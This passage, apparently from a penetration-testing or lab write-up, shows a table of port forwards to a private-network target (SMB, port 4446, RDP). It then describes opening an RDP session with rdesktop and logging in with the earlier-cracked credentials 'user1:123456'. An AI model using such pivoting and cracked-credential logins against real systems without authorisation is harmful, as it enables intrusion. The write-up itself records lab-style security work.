
#### Active Port Forwards

=====


Index	Local	Remote	Direction
-----	-----	-----	-----
1	0.0.0.0:5000	192.168.226.130:445	Forward
2	0.0.0.0:4446	192.168.226.130:4446	Forward
3	0.0.0.0:3389	192.168.226.130:3389	Forward

Port 3389 has been successfully forwarded. To connect to the remote desktop of the target, I used command `rdesktop 127.0.0.1 3389`. This successfully opened the RDP service. However, this prompted me for credentials. No worry this time. I used `"user1:123456"` credentials that I cracked earlier.






